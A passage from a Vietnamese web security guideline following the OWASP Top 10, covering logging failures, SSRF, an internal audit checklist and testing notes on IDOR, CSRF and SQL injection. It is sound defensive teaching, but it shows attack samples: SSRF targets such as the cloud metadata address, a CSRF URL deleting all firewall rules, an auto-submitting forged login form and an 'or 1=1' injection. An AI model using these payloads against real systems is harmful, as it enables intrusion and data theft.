Đảm bảo rằng có một quy trình xem xét các thay đổi về mã (code) và cấu hình để giảm thiểu khả năng mã độc hoặc cấu hình có thể được đưa vào phần mềm của bạn.

Đảm bảo chu trình CI/CD được cấu hình và kiểm soát truy cập thích hợp để đảm bảo tính toàn vẹn của mã (code) chạy qua các quy trình xây dựng và triển khai.

8.3. Các kịch bản tấn công

Kịch bản 1: Cập nhật mà không cần ký: Nhiều bộ định tuyến trong các hộ gia đình, không xác minh các bản cập nhật một cách an toàn. Gây ra việc cài đặt các bản cập nhật chưa cửa hậu gây các rủi ro về an toàn thông tin.

Kịch bản 2: Cuộc tấn công SolarWinds: Công ty phát triển phần mềm đã có các quy trình đảm bảo tính toàn vẹn. Tuy nhiên, phần mềm của công ty này đã bị cài mã độc, công ty đã phân phối một bản cập nhật độc hại tới hơn 18.000 tổ chức. Đây là một trong những vụ vi phạm về an toàn thông tin lớn trong lịch sử.

9. A09 – Security Logging and Monitoring Failures

9.1. Mô tả

Giám sát và ghi nhật ký ứng dụng nhằm giúp phát hiện, báo cáo và phản ứng lại các hoạt động vi phạm. Nếu không ghi nhật ký và giám sát, các vi phạm không thể bị phát hiện. Ghi nhật ký, phát hiện, giám sát và phản hồi tích cực không hiệu quả có thể xảy ra bất kỳ lúc nào:

Các sự kiện có thể kiểm tra như đăng nhập, đăng nhập thất bại và giao dịch có giá trị cao nhưng không được ghi lại

Các cảnh báo và lỗi sinh ra nhật ký rỗng hoặc không đầy đủ hoặc không tường minh.

Nhật ký của các ứng dụng và API không được giám sát các hoạt động đáng ngờ.

Nhật ký chỉ được lưu trữ cục bộ

Các ngưỡng cảnh báo thích hợp và tiến trình phản hồi leo thang không được áp dụng hoặc áp dụng không hiệu quả

Kiểm thử xâm nhập và quét bằng các công cụ "Kiểm tra bảo mật ứng dụng động" (Dynamic application security testing-DAST) không kích hoạt cảnh báo.

Ứng dụng không thể phát hiện, leo thang hoặc cảnh báo các cuộc tấn công chủ động trong thời gian thực hoặc gần thời gian thực.

Việc không giới hạn, cho phép nhật ký và sự kiện cảnh báo có thể được nhìn thấy bởi người dùng và kẻ tấn công dẫn tới lỗ hổng rò rỉ thông tin. (Tham khảo A01-Broken Access Control)

9.2. Phương pháp ngăn chặn

Các nhà phát triển nên triển khai một số hoặc tất cả các biện pháp kiểm soát sau, tùy thuộc vào nguy cơ của ứng dụng:

Đảm bảo tất cả các lỗi đăng nhập, kiểm soát truy cập và kiểm tra đầu vào phía máy chủ có thể được ghi lại với ngữ cảnh người dùng đủ để xác định các tài khoản đáng ngờ hoặc độc hại và được giữ lại đủ thời gian để dùng cho những quá trình điều tra số bị trì hoãn.

Đảm bảo rằng nhật ký được tạo ở định dạng mà các giải pháp quản lý nhật ký có thể dễ dàng sử dụng.

Đảm bảo dữ liệu nhật ký dược mã hóa chính xác để ngăn chặn việc kẻ xấu tiêm hoặc tấn công vào hệ thông ghi nhật ký hoặc giám sát.

Đảm bảo các giao dịch giá trị cao có lộ trình kiểm tra với các biện pháp kiểm soát tính toàn vẹn để ngăn chặn việc giả mạo hoặc xóa, chẳng hặn như bảng cơ sở dữ liệu chỉ thêm hoặc tương tự.

Các nhóm DevSecOps nên thiết lập hệ thống giám sát và cảnh báo hiệu quả để các hoạt động đáng ngờ được phát hiện kịp thời và phản hồi nhanh chóng.

Thiết lập hoặc thông qua kế hoặc ứng phó và phục hồi sự cố, chẳng hạn như "Viện Tiêu chuẩn và Công nghệ Quốc gia" (National Institute of Standards and Technology-NIST) 800-61r2 hoặc mới hơn.

Có các khuôn khổ bảo vệ ứng dụng mã nguồn mở hoặc thương mại như OSWASP ModSecurity Core Rule Set, và phần mềm ghi nhật ký quan hệ mã nguồn mở như Elasticsearch, Logstash, Kibana (ELK), có trang tổng quan và cảnh báo tùy chỉnh.

9.3. Các kịch bản tấn công

Kịch bản 1: Người điều hành trang web của nhà cung cấp chương trình sức khỏe dành cho trẻ em không thể phát hiện ra vi phạm do thiếu theo dõi và ghi nhật ký. Một tổ chức bên ngoài đã thông báo cho nhà cung cấp chương trình sức khỏe rằng kẻ tấn công đã truy cập và sửa đổi hàng nghìn hồ sơ sức khỏe nhạy cảm của hơn 3,5 triệu trẻ em. Một đánh giá sau sự cố cho thấy rằng các nhà phát triển trang web đã không giải quyết các lỗ hổng nghiêm trọng. Vì không có hệ thống ghi nhật ký cũng như giám sát, vi phạm dữ liệu có thể đã xảy ra từ năm 2013, khoản thời gian hơn bảy năm.

Kịch bản 2: Một hãng hàng không lớn của Ấn Độ liên quan tới vị phạm dữ liệu lên tới mười năm với dữ liệu cá nhận của hàng triệu khách hàng, bao gồm cả dữ liệu hộ chiếu và thẻ tín dụng. Vi phạm dữ liệu xảy ra tại một nhà cung cấp dịch vụ lưu trữ đám mây bên thứ ba, nhà cung cấp này sau đó đã thông báo cho hãng hàng sau sau một khoảng thời gian.

Kịch bản 3: Một hãng hàng không lớn của châu Âu nhận được một báo cáo vi phạm dữ liệu. Sự vi phạm được cho là do lỗ hổng bảo mật của ứng dụng thanh toán bị khai thác bởi những kẻ tấn công, kẻ xấu đã thu thập hơn 400.000 hồ sơ thanh toán của khách hàng. Cpw quan quản lý quyền riêng tư đã phạt hãng hàng không 20 triệu bản Anh.

10. A10 – Server-Side Request Forgery (SSRF)

10.1. Mô tả

Sai sót dẫn tới SSRF xảy ra bất kỳ khi nào ứng dụng web tiến hành tìm nạp tài nguyên từ xa mà không có hành động kiểm tra tính hợp lệ của "Hệ thống định vị tài nguyên thống nhất" (Uniform Resource Locator-URL) do người dùng cung cấp. Điều đó cho phép kẻ tấn công ép ứng dụng web gửi một yêu cầu tự tạo đến một điểm đích không mong muốn, ngay

cả khi ứng dụng được bảo vệ bởi tường lửa, VPN hoặc những loại kiểm soát truy cập (access control list-ACL) mạng khác.

Khi các ứng dụng web hiện đại ngày càng cung cấp cho người dùng cuối các tính năng tiện lợi thì việc tìm nạp một URL dần trở thành một tình huống phổ biến. Vì vậy, tỷ lệ gặp phải SSRF ngày càng tăng cao. Ngoài ra, mức độ nghiêm trọng của SSRF ngày càng cao do các dịch vụ đám mây (cloud services) và sự phức tạp của kiến trúc.

10.2. Phương pháp ngăn chặn

Các nhà phát triển (Developers) có thể ngăn chặn SSRF bằng cách triển khai một số hoặc tất cả các biện pháp quản lý theo kỹ thuật phòng thủ chiều sâu (defence in depth) sau:

Từ tầng mạng (network layer):

Phân đoạn chức năng truy cập tài nguyên từ xa ra các mạng riêng biệt để giảm tác động của SSRF.

Thực thi các chính sách tường lửa "từ chối theo mặc định" hoặc các quy tắc kiểm soát truy cập mạng để chặn tất cả lưu lượng mạng trừ mạng nội bộ thiết yếu.

Gợi ý:

- Thiết lập quyền sở hữu và vòng đời cho các quy tắc tường lửa dựa trên các ứng dụng

- Ghi nhật ký tất cả các luồng mạng được chấp thuận và bị chặn trên tường lửa (xem A09: 2021-Security Logging and Monitoring Failures)

- Từ tầng ứng dụng (Application layer)

- Kiểm tra và sàng lọc tất cả dữ liệu đầu vào do người dùng cung cấp

- Thực thi lược đồ URL, cổng và điểm đến với danh sách trắng

- Không gửi phản hồi chưa qua xử lý cho máy khách

- Tắt chuyển hướng HTTP

- Lưu ý về tính nhất quán của URL để tránh các cuộc tấn công như "DNS rebinding" và "thời gian kiểm tra, thời gian sử dụng" (TOCTOU) "race conditions"

- Không giảm thiểu SSRF thông qua việc sử dụng danh sách từ chối hoặc biểu thức chính quy (regular expression). Kẻ tấn công có danh sách mã khai thác, công cụ và kỹ năng để vượt qua danh sách từ chối.

Các biện pháp bổ sung có thể xem xét:

Không triển khai các dịch vụ liên quan đến bảo mật khác trên các hệ thống bên ngoài (ví dụ: OpenID). Kiểm soát lưu lượng cục bộ trên các hệ thống này (ví dụ: localhost).

Đối với giao diện người dùng với các nhóm người dùng chuyên dụng và có thể quản lý thì sử dụng mã hóa mạng (ví dụ VPNs) trên các hệ thống độc lập để xem xét nhu cầu bảo vệ rất cao.

10.3. Các kịch bản tấn công

Kịch bản 1: Quét cổng các máy chủ nội bộ - Nếu kiến trúc mạng không được phân đoạn, kẻ tấn công có thể vạch ra các mạng nội bộ và xác định xem các cổng đang mở hay đóng trên các máy chủ nội bộ từ kết quả khi tiến hành kết nối hoặc thời gian đã trôi qua để chấp nhận hoặc từ chối các kết nối chứa mã khai thác SSRF.

Kịch bản 2: Dữ liệu nhạy cảm bị phơi bày - Kẻ tấn công có thể truy cập tới tệp tin cục bộ hoặc dịch vụ nội bộ để lấy thông tin nhạy cảm như tệp file:///etc/paswd và http://localhost:28017/.

Kịch bản 3: Truy cập kho lưu trữ siêu dữ liệu của các dịch vụ đám mây – Hầu hết các nhà cung cấp dịch vụ đám mây đều có kho lưu trữ dữ liệu như http://169.254.169.254/. Kẻ tấn công có thể đọc siêu dữ liệu để lấy thông tin nhạy cảm.

Kịch bản 4: Chi phối các dịch vụ nội bộ - kẻ tấn công có thể lạm dụng các dịch vụ nội bộ để tiến hành các cuộc tấn công tiếp theo như "Thực thi mã từ xa" (Remote Code Execution-RCE) hoặc "Từ chối dịch vụ" (Denial of Service-DoS).

PHỤ LỤC 1: CHECK LIST SỬ DỤNG ĐỂ KIỂM TRA NỘI BỘ

STT	Nội dung kiểm tra	Kết quả
A01 – Broken Access Control		
1	Kiểm tra phân quyền	
2	Kiểm tra tham chiếu đối tượng (IDOR)	
3	Kiểm tra CSRF	
A02 – Cryptographic Failures		
4	Kiểm tra cơ chế mã hóa dữ liệu	
5	Kiểm tra mã hóa tầng vận chuyển	
6	Kiểm tra HSTS	
7	Kiểm tra TLS	
8	Kiểm tra về quản lý khóa	
9	Kiểm tra cơ chế pinning	
A03 – Injection		
10	Kiểm tra LDAP Injection	
11	Kiểm tra OS Command Injection	
12	Kiểm tra SQL Injection	
13	Kiểm tra Cross Site Scripting	
14	Kiểm tra DOM based XSS	
15	Kiểm tra Content Security Policy	
A04 – Insecure Design		
16	Áp dụng Threat Modeling	
A05 – Security Misconfiguration		
17	Kiểm tra XXE	

18	Kiểm tra cấu hình PHP	
A06 – Vulnerable and Outdated Components		
19	Kiểm tra lỗ hổng các thành phần sử dụng	
20	Kiểm tra các thành phần javascript của bên thứ 3	
21	Áp dụng các bài học attt của npm	
A07 – Identification and Authentication Failures		
22	Kiểm tra xác thực	
23	Kiểm tra quản lý phiên	
24	Kiểm tra quy trình quên mật khẩu	
25	Kiểm tra quy trình sử dụng câu hỏi bảo mật	
26	Kiểm tra Credential Stuffing	
27	Kiểm tra về tấn công tấn công từ chối dịch vụ	
28	Kiểm tra JSON Web Token	
29	Kiểm tra xác thực đa yếu tố	
30	Kiểm tra cơ chế lưu trữ mật khẩu	
31	Kiểm tra SAML	
A08 – Software and Data Integrity Failures		
33	Kiểm tra Deserialization	
A09 – Security Logging and Monitoring Failures		
34	Kiểm tra cơ chế ghi nhật ký	
35	Application Logging Vocabulary Cheat Sheet	
A10 – Server-Side Request Forgery (SSRF)		
36	Kiểm tra SSRF	

PHỤ LỤC 2: THÔNG TIN THAM KHẢO CHI TIẾT MỘT SỐ LỖ HỔNG THƯỜNG GẶP

1. Insecure Direct Object References (IDOR)

1.1. Tóm tắt

Insecure Direct Object References xảy ra khi một ứng dụng cung cấp truy cập trực tiếp tới các đối tượng dựa trên đầu vào do người dùng cung cấp. Kết quả là những kẻ tấn công vào lỗ hổng này có thể bỏ qua việc ủy quyền và truy cập các tài nguyên trực tiếp vào hệ thống, ví dụ như hồ sơ cơ sở dữ liệu hoặc các tệp tin.

Insecure Direct Object References cho phép kẻ tấn công bỏ qua ủy quyền và truy cập tài nguyên trực tiếp bằng cách sửa đổi giá trị của một tham số được sử dụng để trực tiếp trỏ tới một đối tượng. Các tài nguyên như vậy có thể là giá tị ánh xạ đến cơ sở dữ liệu thuộc về người dùng khác, tệp trong hệ thống…. Điều này dẫn đến thực tế là ứng dụng cho người dùng cung cấp đầu vào và sử dụng nó để lấy một đối tượng mà không thực hiện kiểm tra ủy quyền đầy đủ.

1.2. Các cách kiểm thử

Để kiểm tra lỗ hổng này, người kiểm thử đầu tiên cần phải liệt kê tất cả các vị trí trong ứng dụng, nơi đầu vào của người dùng thường sử dụng reference objects trực tiếp. Ví dụ: vị trí nơi đầu vào của người dùng được sử dụng để truy cập hàng cơ sở dữ liệu, tệp, trang ứng dụng …. Tiếp theo, người kiểm thử nên sửa đổi giá trị của tham số được sử dụng để reference objects và đánh giá liệu có thể lấy các đối tượng thuộc về người dùng khác hoặc bỏ qua sự ủy quyền.

Cách tốt nhất để kiểm tra các tham chiếu đối tượng trực tiếp là có ít nhất hai người dùng (thường là nhiều hơn) để bảo đảm đối tượng và chức năng sở hữu khác nhau. Ví dụ: hai người dùng có quyền truy cập vào các đối tượng khác nhau (chẳng hạn như thông tin mua hàng, tin nhắn cá nhân, v.v.) và (nếu có) những người dùng có các đặc quyền khác nhau (ví dụ người quản trị) để xem có các tham chiếu trực tiếp đến chức năng ứng dụng hay không. Bằng cách có nhiều người dùng, người kiểm tra tiết kiệm thời gian thử nghiệm có giá trị trong việc đoán các tên đối tượng khác nhau vì anh ta có thể truy cập các đối tượng thuộc về người dùng khác.

Dưới đây là một số kịch bản điển hình cho lỗ hổng này và các phương pháp để kiểm tra cho mỗi loại:

Giá trị của một tham số được sử dụng trực tiếp để lấy ra một bản ghi cơ sở dữ liệu
Request mẫu:

```
http://foo.bar/somepage?invoice=12345
```

Trong trường hợp này, giá trị của tham số *invoice* được sử dụng như một chỉ mục trong một bảng *invoice* trong cơ sở dữ liệu. Ứng dụng lấy giá trị của tham số này và sử dụng nó trong một truy vấn tới cơ sở dữ liệu. Ứng dụng sau đó trả lại thông tin *invoice* cho người dùng.

Vì giá trị của *invoice* đi trực tiếp vào truy vấn, bằng cách sửa đổi giá trị của tham số, có thể lấy ra bất kỳ đối tượng *invoice* nào, bất kể người sử dụng *invoice* đó là ai. Để kiểm tra trường hợp này, người kiểm tra sẽ nhận được mã nhận diện của một *invoice* thuộc một người sử dụng thử nghiệm khác (đảm bảo rằng anh ta không phải xem thông tin này trong logic kinh doanh ứng dụng) và sau đó kiểm tra xem có thể truy cập các đối tượng mà không có sự cho phép hay không.

Giá trị của tham số được sử dụng trực tiếp để thực hiện một thao tác trong hệ thống

Request mẫu:

```
http://foo.bar/changepassword?user=someuser
```

Trong trường hợp này, giá trị của tham số *user* được sử dụng để nói với ứng dụng cho người dùng nào nên thay đổi mật khẩu. Trong nhiều trường hợp bước này sẽ là một phần của trình hướng dẫn, hoặc một thao tác nhiều bước. Trong bước đầu tiên, ứng dụng sẽ nhận được yêu cầu xác định mật khẩu của người dùng nào sẽ được thay đổi, và trong bước tiếp theo, người dùng sẽ cung cấp mật khẩu mới (không yêu cầu mật khẩu hiện tại).

Tham số *user* được sử dụng để trực tiếp tham chiếu đối tượng người dùng sẽ thực hiện thao tác thay đổi mật khẩu. Để kiểm tra trường hợp này, người kiểm tra nên cố gắng cung cấp tên người dùng thử khác với mật khẩu hiện đang đăng nhập và kiểm tra xem có thể sửa đổi mật khẩu của người dùng khác hay không.

Giá trị của một tham số được sử dụng trực tiếp để lấy ra một tài nguyên hệ thống tập tin

Request mẫu:

```
http://foo.bar/showImage?img=img00011
```

Trong trường hợp này, giá trị của tham số *file* được sử dụng để cho ứng dụng biết tệp người dùng muốn truy xuất. Bằng cách cung cấp tên hoặc số nhận dạng của một tệp tin khác (ví dụ tệp = image00012.jpg), kẻ tấn công sẽ có thể truy xuất các đối tượng thuộc các người dùng khác.

Giá trị của một tham số được sử dụng trực tiếp để truy cập chức năng ứng dụng

Request mẫu:

```
http://foo.bar/accessPage?menuitem=12
```

Trong trường hợp này, giá trị của tham số *menuitem* được sử dụng để nói cho ứng dụng rằng menu item (và do đó chức năng ứng dụng) mà người dùng đang cố gắng truy cập. Giả sử người dùng bị hạn chế quyền và do đó có chỉ có thể truy cập menu items 1, 2 và 3. Bằng cách sửa đổi giá trị của tham số *menuitem*, có thể bỏ qua ủy quyền và truy cập các chức năng ứng dụng bổ sung. Để kiểm tra trường hợp này, người kiểm thử xác định vị trí nơi chức năng của ứng dụng được xác định bằng cách tham chiếu đến một menu item, ánh xạ các giá trị của các menu item mà người dùng thử có thể truy cập và sau đó thử các menu item khác.

Trong các ví dụ trên, sửa đổi của một tham số đơn là đủ. Tuy nhiên, đôi khi tham chiếu đối tượng có thể được phân chia giữa nhiều tham số và sự kiểm thử cần được điều chỉnh tương ứng.

Tài liệu tham khảo thêm:

https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

2. Cross-Site Request Forgery (CSRF)

2.1. Tóm tắt

CSRF là một tấn công khiến người dùng cuối phải thực hiện những hành động không mong muốn trên một ứng dụng web mà hiện tại anh ta đã xác thực. Với một chút trợ giúp về kỹ thuật xã hội (như gửi liên kết qua email hoặc trò chuyện), kẻ tấn công có thể buộc người dùng ứng dụng web phải thực hiện hành động theo lựa chọn của họ. Khai thác thành công CSRF có thể chiếm dữ liệu và thực hiện hoạt động với người dùng cuối. Nếu người dùng cuối nhắm mục tiêu là tài khoản quản trị viên, một cuộc tấn công CSRF có thể chiếm lấy toàn bộ ứng dụng web.

CSRF dựa vào những điều sau:

a. Hành vi trình duyệt web liên quan đến việc xử lý các thông tin liên quan đến phiên như cookie và thông tin xác thực http

b. Kiến thức của kẻ tấn công về URL ứng dụng web hợp lệ

c. Quản lý phiên ứng dụng chỉ dựa trên thông tin được biết bởi trình duyệt

d. Sự tồn tại của các thẻ HTML có thể gây ra khả năng ngay lập tức truy cập vào một tài nguyên http[s]; ví dụ như thẻ hình ảnh img

Điểm a, b, và c là điều cần thiết cho sự tồn tại của lỗ hổng, trong khi điểm d tạo điều kiện cho việc khai thác thực tế, nhưng không bắt buộc.

Điểm a) Trình duyệt tự động gửi thông tin được sử dụng để xác định phiên người dùng. Giả sử trang web là một trang web lưu trữ ứng dụng web, và nạn nhân người sử dụng vừa chứng thực truy cập vào trang web. Để phản hồi, trang web sẽ gửi cho nạn nhân một cookie xác định yêu cầu của nạn nhân để nạn nhân xác thực. Về cơ bản, khi trình duyệt

nhận cookie được đặt theo trang web, nó sẽ tự động gửi đi cùng với bất kỳ yêu cầu nào khác được hướng tới trang web.

Điểm b) Nếu ứng dụng không sử dụng thông tin liên quan đến URL thì URL của ứng dụng, các tham số và giá trị hợp pháp của chúng có thể được xác định (bằng phân tích mã hoặc bằng cách truy cập vào ứng dụng và lưu ý các biểu mẫu và các URL được nhúng trong HTML/JavaScript).

Điểm c) "Được biết bởi trình duyệt" đề cập đến thông tin như cookie hoặc thông tin xác thực dựa trên http (như Xác thực cơ bản và không xác thực dựa trên biểu mẫu), được lưu trữ bởi trình duyệt và sau đó có kèm theo trong mỗi yêu cầu gửi tới một vùng ứng dụng yêu cầu chứng thực Các lỗ hổng được thảo luận tiếp theo áp dụng cho các ứng dụng dựa hoàn toàn vào loại thông tin này để xác định phiên người dùng.

Giả sử, để đơn giản hóa bước bắt tay, có thể tham khảo các URL có thể truy cập GET. Nếu nạn nhân đã thực hiện xác thực, kẻ tấn công có thể gửi một yêu cầu khác khiến cookie được tự động gửi đi (xem hình ảnh người dùng truy cập vào một ứng dụng trên www.example.com).

Yêu cầu GET có thể có được tạo ra bằng nhiều cách khác nhau:

- Bởi người sử dụng, những người đang sử dụng các ứng dụng web thực tế;

- Bởi người dùng, người gõ trực tiếp URL vào trình duyệt;

- Bởi người dùng, người đi theo một liên kết (bên ngoài ứng dụng) chỉ vào URL.

Những truy vấn này không thể phân biệt được bởi ứng dụng. Đặc biệt, phương pháp thứ ba có thể khá nguy hiểm. Có một số kỹ thuật (và các lỗ hổng) có thể ngụy trang các thuộc tính thực sự của một liên kết. Liên kết có thể được nhúng trong email hoặc xuất hiện trong một trang web độc hại mà người dùng bị đánh lừa trỏ vào, liên kết xuất hiện trong nội dung được lưu trữ ở nơi khác (trang web khác, email HTML, ...) và chỉ tới một tài nguyên của ứng dụng. Nếu người dùng nhấp vào liên kết, vì nó đã được xác thực bởi ứng dụng web trên trang web, trình duyệt sẽ gửi đi yêu cầu GET tới ứng dụng web, kèm theo thông tin xác thực (cookie phiên). Điều này dẫn đến hoạt động hợp lệ được thực hiện trên ứng dụng web và gây ra những hành động mà người dùng mong muốn xảy ra. Hãy suy nghĩ về một liên kết độc hại có thể gây ra một khoản chuyển tiền trên một ứng dụng ngân hàng trực tuyến.

Bằng cách sử dụng một thẻ như img, như đã nêu ở điểm d) ở trên, thậm chí không cần thiết người dùng trỏ vào một liên kết cụ thể. Giả sử kẻ tấn công gửi cho người dùng một email thúc giục anh ta truy cập vào một URL đề cập đến một trang có chứa mã HTML (giản lược) sau đây:

```
<html><body>
...
<img src=”https://www.company.example/action” width=”0” height=”0”>
...
```

```
</body></html>
```

Khi hiển thị trang trình duyệt sẽ cố gắng hiển thị cả những hình ảnh có chiều rộng bằng 0 (ví dụ, vô hình). Điều này dẫn đến yêu cầu được tự động gửi đến ứng dụng web được lưu trữ trên trang web. Điều quan trọng là URL hình ảnh không đề cập đến một hình ảnh thích hợp, sự hiện diện của nó sẽ kích hoạt yêu cầu được xác định trong trường src. Điều này xảy ra với điều kiện là tính năng tải hình ảnh không bị vô hiệu trong các trình duyệt, đây là một cấu hình điển hình vì việc vô hiệu hóa các hình ảnh sẽ làm tê liệt hầu hết các ứng dụng web.

Vấn đề ở đây là hậu quả của những sự kiện sau:

- Có các thẻ HTML xuất hiện trong một trang dẫn đến việc thực hiện yêu cầu http tự động (img là một trong những trang đó);

- Trình duyệt không có cách nào cho thấy rằng tài nguyên được tham chiếu bởi img không thực sự là một hình ảnh và trên thực tế không hợp pháp;

- Tải hình ảnh xảy ra bất kể vị trí của hình ảnh, tức là, biểu mẫu và chính hình ảnh không cần phải nằm trong cùng một máy chủ lưu trữ, ngay cả trong cùng một tên miền. Mặc dù đây là một tính năng rất tiện dụng, nó khiến cho việc phân chia các ứng dụng khó khăn hơn.

Thực tế là nội dung HTML không liên quan đến việc ứng dụng web có thể tham chiếu các thành phần trong ứng dụng và thực tế là trình duyệt tự động tạo ra một yêu cầu hợp lệ đối với ứng dụng, cho phép loại tấn công như vậy. Vì không có chuẩn nào được định nghĩa hiện tại, nên không có cách nào để ngăn chặn hành vi này trừ khi kẻ tấn công không thể xác định các URL ứng dụng hợp lệ. Điều này có nghĩa là các URL hợp lệ phải chứa thông tin liên quan đến phiên người dùng, được cho là không được biết đến đối với kẻ tấn công và do đó làm cho việc xác định các URL như vậy là không thể.

Vấn đề có thể còn tồi tệ hơn, vì trong các môi trường tích hợp mail/trình duyệt đơn giản chỉ hiển thị một email có chứa hình ảnh sẽ dẫn đến việc thực hiện yêu cầu ứng dụng web với cookie của trình duyệt liên quan.

Kịch bản mẫu

Giả sử rằng nạn nhân đăng nhập được vào một ứng dụng quản lý web tường lửa. Để đăng nhập, người dùng phải thực hiện xác thực và thông tin phiên được lưu trữ trong một cookie.

Giả sử ứng dụng quản lý web tường lửa có một chức năng cho phép người dùng xác thực xóa một quy tắc được xác định bởi số vị trí của nó, hoặc tất cả các quy tắc của cấu hình nếu người dùng nhập '*' (tính năng khá nguy hiểm, nhưng nó sẽ làm cho ví dụ thú vị hơn). Trang xóa sẽ được hiển thị tiếp theo. Giả sử rằng biểu mẫu – để cho đơn giản – sử dụng yêu cầu GET, sẽ có dạng


https://[target]/fwmgt/delete?rule=1

(để xóa số quy tắc số một)

https://[target]/fwmgt/delete?rule=*

(để xóa tất cả các quy tắc).

Ví dụ có thể cho thấy một cách đơn giản sự nguy hiểm của CSRF.



Do đó, nếu chúng ta nhập giá trị '*' và nhấn nút Delete, yêu cầu GET sau đây sẽ được gửi đi.

https://www.company.example/fwmgt/delete?rule=*

với khả năng xóa tất cả các quy tắc tường lửa (và kết thúc).

Đây không phải là kịch bản duy nhất. Người dùng có thể đã hoàn thành các kết quả tương tự bằng cách gửi theo cách thủ công URL.

```
https://[target]/fwmgt/delete?rule=*
```

Trong tất cả các trường hợp này, nếu người dùng hiện đang đăng nhập vào ứng dụng quản lý tường lửa, yêu cầu sẽ thành công và sẽ sửa đổi cấu hình của tường lửa. Có thể tưởng tượng các cuộc tấn công vào các ứng dụng nhạy cảm và đặt giá thầu tự động, chuyển tiền, đặt hàng, thay đổi cấu hình các thành phần phần mềm quan trọng, v.v ...

Một điều thú vị là các lỗ hổng này có thể được thực hiện đằng sau tường lửa; tức là, đủ để liên kết bị tấn công có thể truy cập được bởi nạn nhân (không trực tiếp bởi kẻ tấn công). Đặc biệt, nó có thể là bất kỳ máy chủ web Intranet; ví dụ, các trạm quản lý tường lửa đã đề cập trước đó, mà không có khả năng được tiếp xúc với Internet. Hãy tưởng tượng một cuộc tấn công CSRF nhằm vào một ứng dụng giám sát một nhà máy điện hạt nhân.

Các ứng dụng chứa lỗ hổng có chủ đích, ví dụ: các ứng dụng được sử dụng như là vector tấn công và mục tiêu (như các ứng dụng web mail), làm cho mọi thứ trở nên tồi tệ hơn. Nếu ứng dụng đó dễ bị tấn công, và nếu người dùng đã đăng nhập khi đọc tin nhắn có chứa mã khai thác tấn công CSRF đó, có thể nhắm mục tiêu ứng dụng web mail và thực hiện các hành động như xóa các tin nhắn, gửi tin nhắn xuất hiện như được gửi bởi người dùng, v.v...

2.2. Kiểm tra như thế nào

Kiểm tra các ứng dụng để xác định nếu quản lý phiên của nó là thiếu an toàn. Nếu quản lý phiên chỉ dựa vào các giá trị từ phía máy khách (thông tin có sẵn từ trình duyệt), thì ứng dụng đó là có chứa lỗ hổng. "Client side values" có nghĩa là cookie và chứng chỉ xác thực HTTP (Xác thực cơ bản và các hình thức xác thực HTTP khác, không phải là xác thực dựa trên biểu mẫu, mà là chứng thực cấp ứng dụng). Đối với một ứng dụng an toàn, thông tin trong URL, sẽ có hình thức không xác định được hoặc không thể dự đoán được bởi người sử dụng.

Các tài nguyên có thể truy cập thông qua yêu cầu HTTP GET thường dễ bị tấn công, các yêu cầu POST có thể được tự động hoá qua Javascript và cũng dễ bị tấn công; do đó, việc sử dụng POST một mình là không đủ để khắc phục sự xuất hiện của các lỗ hổng CSRF.

Trong trường hợp POST, có thể sử dụng mẫu sau.

Bước 1: Tạo một HTML như dưới đây

Bước 2: Cập nhật HTML sang trang độc hại

Bước 3: Gửi liên kết http://maliciousSite/CSRF.html cho nạn nhân nhấp vào nó.

```
<html>
<body onload='document.CSRF.submit()'>
```

```
<form action='http://tagetWebsite/Authenticate.jsp' method='POST' name='CSRF'>
  <input type='hidden' name='name' value='Hacked'>
  <input type='hidden' name='password' value='Hacked'>
</form>


</body>
</html>
```

Tài liệu tham khảo thêm:

https://cheatsheetseries.owasp.org/cheatsheets/CrossSiteRequestForgeryPreventionCheat_Sheet.html

3. SQL Injection

3.1. Tóm tắt

Tấn công SQL injection bao gồm việc chèn hoặc "tiêm" một phần hoặc toàn bộ truy vấn SQL thông qua việc nhập dữ liệu hoặc truyền từ client sang ứng dụng web. Một cuộc tấn công SQL injection thành công có thể đọc dữ liệu nhạy cảm từ cơ sở dữ liệu, sửa đổi dữ liệu trong cơ sở dữ liệu (chèn/cập nhật/xoá), thực hiện các hoạt động quản trị trên cơ sở dữ liệu (như tắt DBMS), phục hồi nội dung của một tập tin đã có trên hệ thống DBMS hoặc viết các tập tin vào hệ thống tập tin, và, trong một số trường hợp, ra lệnh cho hệ điều hành. Các cuộc tấn công SQL injection là một kiểu tấn công chèn, trong đó các lệnh SQL được chèn vào đầu vào dữ liệu gây ảnh hưởng đến việc thực hiện các lệnh SQL được xác định trước. Nói chung, cách các ứng dụng web xây dựng các câu lệnh SQL sẽ bao gồm cú pháp SQL được lập trình bởi người phát triển kết hợp với dữ liệu người dùng cung cấp. Ví dụ:

```
select title, text from news where id=$id
```

Trong ví dụ trên, biến $id chứa dữ liệu người dùng cung cấp, trong khi phần còn lại là phần SQL tĩnh được cung cấp bởi lập trình viên; làm cho câu lệnh SQL động. Bởi vì cách nó được xây dựng, người dùng có thể cung cấp đầu vào thủ công khiến cho các lệnh SQL ban đầu thực hiện các hành động tiếp theo theo ý muốn của người dùng. Ví dụ dưới đây minh hoạ dữ liệu do người dùng cung cấp "10 or 1=1", thay đổi logic của câu lệnh SQL, sửa đổi mệnh đề WHERE thêm một điều kiện "or 1=1".

```
select title, text from news where id=10 or 1=1
```

Tấn công SQL Injection có thể được chia thành ba loại sau:

